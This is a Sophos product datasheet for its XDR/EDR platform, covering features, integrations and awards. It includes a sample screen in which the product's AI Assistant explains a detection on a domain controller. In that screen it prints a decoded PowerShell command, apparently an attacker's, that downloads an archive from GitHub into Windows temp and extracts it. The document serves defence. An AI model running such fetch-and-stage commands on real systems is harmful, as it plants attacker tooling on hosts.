

# Sophos Extended Detection and Response



## Defend against active adversaries with AI-powered EDR and XDR

Stopping attacks quickly is critical. Sophos' open, AI-native XDR platform provides powerful tools and threat intelligence that enable you to detect, investigate, and respond to suspicious activity across your entire IT environment.

### Built on the strongest protection

Resource-stretched IT teams have fewer incidents to investigate and resolve when more threats are stopped upfront. Sophos combines extended detection and response with the industry's strongest endpoint protection, blocking threats before they require manual investigation – lightening your workload.

### Endpoint detection and response (EDR) built-in

Sophos XDR includes comprehensive EDR tools, including powerful, customizable search capabilities with access to 90 days of rich endpoint and server data as standard, and secure remote access to your devices. Investigate issues, install and uninstall software, terminate processes, and more.

### Accelerate security operations with GenAI

Extensive Generative AI capabilities in Sophos XDR empower your team to make smart decisions, increasing both analyst and business confidence. The Sophos AI Assistant guides users of all skill levels through each stage of a threat investigation, enabling you to rapidly neutralize adversaries.

### Extend visibility beyond your endpoints

The more you see, the faster you can act. Events from both Sophos and non-Sophos products are ingested, filtered, correlated, and prioritized – extending visibility across all key attack surfaces and enabling you to detect and stop active adversaries fast. Compatible with your existing tools and technologies, Sophos XDR integrations include identity, network, firewall, email, cloud, productivity, backup, and endpoint security solutions.

### Expansive Sophos XDR-ready solutions

Sophos technologies work together seamlessly in the XDR platform to deliver the best possible security outcomes. Native solution integrations include Sophos Endpoint, Sophos Workload Protection, Sophos Mobile, Sophos Firewall, Sophos NDR, Sophos ZTNA, Sophos Email, and Sophos Cloud Optix.

### Highlights

- Get visibility of suspicious activity across all key attack surfaces
- An open XDR platform with an expansive range of integrated solutions
- Leverage existing tools and investments with extensive non-Sophos technology integrations
- Investigate and respond to threats quickly with prioritized detections and AI-powered tools
- Includes industry-leading endpoint protection and EDR

## Detect, investigate, and respond, with maximum efficiency

Sophos XDR includes tools and workflows designed to increase the efficiency of security analysts and IT administrators. Automatically generated cases enable you to investigate potential threats quickly, understand the scope and cause of an incident, and minimize the time to respond.



### AI-prioritized detections across all key attack surfaces

Easily identify suspicious activity that needs immediate attention. Sophos XDR automatically prioritizes detections based on risk, providing full context.



### MITRE ATT&CK Framework mapping

Detections and cases are automatically mapped to MITRE ATT&CK Tactics, enabling you to easily identify gaps in defenses and prioritize improvements.



### Investigate and hunt threats at speed

Powerful search tools, including pre-canned query templates, enable you to find the data you need faster without needing to be an SQL expert.




### Automated and accelerated responses

Automated actions like process termination, ransomware rollback and network isolation contain threats rapidly and save you valuable time.




### Collaborative case management


Automatic case creation enables rapid investigation, with comprehensive case management tools for collaboration with other team members.




Compatible with Sophos and third-party solutions



Powerful case management and collaboration tools



AI-prioritized detections across all key attack surfaces



Simple and powerful search – no SQL expertise needed

SOPHOS
Dashboards ▾
My Products ▾
Threat Analysis Center Dashboard ▾
Cases ▾
Case Details ▾
AI Assistant ▾
Alerts ▾
Reports ▾
People ▾
Devices ▾
SAE-Test-Account1

## Threat Analysis Center

[Overview](#) / [Threat Analysis Center Dashboard](#) / [Cases](#) / [Case Details](#) / [AI Assistant](#)

**WIN-PROT-HMPA-MALWARE-CRYPTOGUARD**

#1-B89823	High	New	Owner Administrator	Created Jan 22, 2025, 01:11 PM	Assigned Jan 22, 2025, 01:11 PM	Last updated Jan 22, 2025, 10:47 PM
-----------	------	-----	------------------------	-----------------------------------	------------------------------------	--

Overview

Detections

Notebook

History

Respond

AI Assistant

Can you tell me more about the activity surrounding this detection?

### Activity Surrounding the Detection

The detection involved suspicious activity on the host **TAI-DC01**, specifically related to the execution of obfuscated **Powershell** commands. Here's a detailed breakdown of the activity:

**Key Events and Commands**

- Initial Malicious Command Execution:**
  - Timestamp:** 2025-01-22T19:31:46.514Z
  - Command Path:** C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
  - Command:** Executed a PowerShell script with parameters to bypass execution policies and download a file from a suspicious URL.
  - Decoded Command:**

```
Invoke-WebRequest -https://github.com/gentilki/kali/releases/download/2.2.0-20220919/kalikit-trunk.zip -outfile "C:\Windows\temp\val.vip"; Expand-Archive -Path "C:\Windows\temp\val.vip"; DestinationPath "C:\Windows\temp\val.vip"
```
  - Purpose:** The command aimed to download, extract, and execute a file, potentially indicating malicious intent.
- Follow-up Malicious Command Execution:**
  - Timestamp:** 2025-01-22T19:33:49.564Z
  - Command Path:** Same as the initial command
  - Parent Process:** C:\Windows\System32\cmdscript.exe "C:\Windows\Temp\l.vbs"
  - Sophos PID:** 5436-133820478692118367
  - Parent Sophos PID:** 4296-133820478685626929

**Observations**

- Execution Technique:** The use of **Powershell** with obfuscated commands and execution policy bypass indicates an attempt to execute potentially harmful scripts without detection.
- MITRE Tactic:** The activity aligns with the MITRE tactic "Execution," specifically using the technique "Command and Scripting Interpreter."
- User Context:** The commands were executed under the user **AITAdmin**, suggesting that the account may have been compromised or misused.

**Network and System Context**

- Public IP:** 172.191.145.120
- Local IP:** 10.170.0.6
- Operating System:** Windows Server 2019 Datacenter

The activity surrounding this detection suggests a targeted attempt to execute potentially malicious scripts on the host TAI-DC01, leveraging obfuscated PowerShell commands to download and execute files from a suspicious source. The use of known tools like **kalicat** further indicates a possible attempt to extract sensitive information from the system.

Just now

+   ◻   ◂   ▸   ⋮

---

Send

## Sophos XDR included integrations

Security data from the following sources can be integrated with the Sophos XDR platform at no additional cost. Telemetry sources are used to expand visibility across your environment, generate new threat detections and improve the fidelity of existing threat detections, conduct threat hunts, and enable additional response capabilities.



### Sophos Endpoint

Block advanced threats and detect malicious behaviors across your endpoints

Product included in Sophos XDR pricing



### Workload Protection

Advanced protection and threat detection for Windows and Linux servers and containers

Product included in Sophos XDR pricing



### Sophos Mobile

Keep your iOS and Android devices and data secure from the latest mobile threats

Product sold separately; integrated at no additional charge



### Sophos Firewall

Monitor and filter incoming and outgoing network traffic to stop advanced threats before they have a chance to cause harm

Product sold separately; Xstream Protection subscription required; integrated at no additional charge



### Sophos Email

Protect your inbox from malware with advanced AI that stops targeted impersonation and phishing attacks

Product sold separately; integrated at no additional charge



### Sophos Cloud Optix

Stop cloud breaches and gain visibility across your critical cloud services, including AWS, Azure, and GCP

Product sold separately; integrated at no additional charge



### Sophos ZTNA

Replace remote access VPN with least-privileged access to securely connect your users to your networked applications

Product sold separately; integrated at no additional charge



### Third-party endpoint protection

Integrations include:

- Broadcom Symantec
- CrowdStrike
- Cylance
- Jamf
- Microsoft
- SentinelOne
- Trend Micro

Compatible with other endpoint protection solutions with the Sophos 'XDR Sensor' agent



### Microsoft security tools

- Defender for Endpoint
- Defender for Office 365
- Defender for Cloud Apps
- Defender for Identity
- Entra ID Protection
- Microsoft 365 Defender
- Microsoft Purview DLP



### 90-days data retention

Retains detection data in the Sophos data lake for 90 days as standard



### Microsoft Office 365 Management Activity

Provides information on user, admin, system, and policy actions and events ingested via the Office 365 Management Activity API



### Google Workspace

Ingests security telemetry from the Google Workspace Alert Center API

## Add-on integrations

Security data from the following sources can be integrated with the Sophos XDR platform by purchasing Integration Packs. Telemetry sources are used to expand visibility across your environment, generate new threat detections and improve the fidelity of existing threat detections, conduct threat hunts, and enable additional response capabilities.

### **Sophos NDR**

Continuously monitor activity inside your network to detect suspicious actions occurring between devices that are otherwise unseen

Compatible with any network via SPAN port mirroring

### **Firewall**

Integrations include:

- Barracuda
- Check Point
- Cisco Firepower
- Cisco Meraki
- Fortinet
- F5
- Forcepoint
- Palo Alto Networks
- SonicWall
- Ubiquiti
- WatchGuard

### **Network**

Integrations include:

- Cisco Umbrella
- Darktrace
- Secutec
- Skyhigh Security
- Thinkst Canary
- Vectra
- Zscaler

### **Identity**

Integrations include:

- Auth0
- Cisco ISE
- Duo
- ManageEngine
- Okta

Microsoft integration included at no additional charge

### **Email**

Integrations include:

- Mimecast
- Proofpoint
- Trend Micro

Microsoft 365 and Google Workspace integrations included at no additional charge

### **Cloud**

Integrations include:

- Orca Security

AWS, Azure and GCP integrations included with Sophos Cloud Optix product, sold separately.

### **Backup and Recovery**

Integrations include:

- Acronis
- Rubrik
- Veeam

### **1-Year Data Retention**

Retains detection data in the Sophos data lake for 1 year

## Built on the world's best endpoint protection

Focus your investigations by stopping more breaches before they start. Most XDR products force analysts to waste valuable time investigating incidents their protection should have blocked. Sophos combines XDR with the industry's strongest endpoint protection, blocking threats before they require manual investigation— and lightening your workload.

Sophos XDR subscriptions include Sophos Endpoint, providing advanced anti-ransomware and anti-exploitation, AI-powered malware protection and adaptive defenses that dynamically increase protection levels in response to an active attack.

Find out more at [sophos.com/endpoint](https://sophos.com/endpoint)

## Get detection and response as a fully managed service

Choose to detect and investigate threats yourself with Sophos XDR or free up your staff with a comprehensive 24/7 managed service. With Sophos Managed Detection and Response (MDR) our team of expert threat hunters and analysts can provide you with an instant security operations center, including full-scale incident response capabilities.

Find out more at [sophos.com/mdr](https://sophos.com/mdr)

## Included with Sophos XDR subscriptions

	Sophos XDR
AI-generated threat scores and prioritized detections	✓
Case management, collaboration, and response actions	✓
Simple and powerful search tools for hunting and investigation	✓
GenAI-powered XDR features (opt-in): AI Assistant, AI Case Summary, AI Command Analysis, AI Search	✓
Sophos Endpoint and Workload Protection solutions	✓
Endpoint Detection and Response (EDR) tools	✓
Detection data retained in the Sophos data lake (90 days as standard)	✓
Rich endpoint and server on-device data for EDR	✓
Integrations with Sophos solutions: Sophos Endpoint, Sophos Workload Protection, Sophos Mobile, Sophos Firewall, Sophos ZTNA, Sophos Email, Sophos Cloud Optix	✓
Sophos Network Detection and Response (NDR)	Optional Add-on
Integrations with non-Sophos endpoint protection solutions	✓
Integrations with Microsoft solutions	✓
Integration with Google Workspace productivity solution	✓
Integrations with non-Sophos firewall, network, email, cloud, identity, and backup and recovery solutions	Optional Add-ons

## See why customers choose Sophos XDR

Sophos is an established leader in extended detection and response, with industry recognition to back it up.



*Sophos named a Leader in the 2024 Gartner® Magic Quadrant™ for Endpoint Protection Platforms for 15 consecutive reports*



*Sophos named a 2024 Gartner® Peer Insights™ Customers' Choice for Endpoint Protection Platforms and Network Firewalls*



*Sophos named a Leader for Endpoint Protection, EDR, XDR, Firewall, and MDR, in the Winter 2025 G2 Grid® Reports*



*Sophos delivered exceptional results in the 2024 MITRE ATT&CK Evaluations: Enterprise for EDR/XDR solutions*



*Sophos consistently achieves industry-leading protection results in SE Labs independent security tests*

## Try it now for free

Register for a free 30-day evaluation  
at [sophos.com/xdr](https://sophos.com/xdr)

United Kingdom and Worldwide Sales  
Tel: +44 (0)8447 671131  
Email: [sales@sophos.com](mailto:sales@sophos.com)

North American Sales  
Toll Free: 1-866-866-2802  
Email: [nasales@sophos.com](mailto:nasales@sophos.com)

Australia and New Zealand Sales  
Tel: +61 2 9409 9100  
Email: [sales@sophos.com.au](mailto:sales@sophos.com.au)

Asia Sales  
Tel: +65 62244168  
Email: [salesasia@sophos.com](mailto:salesasia@sophos.com)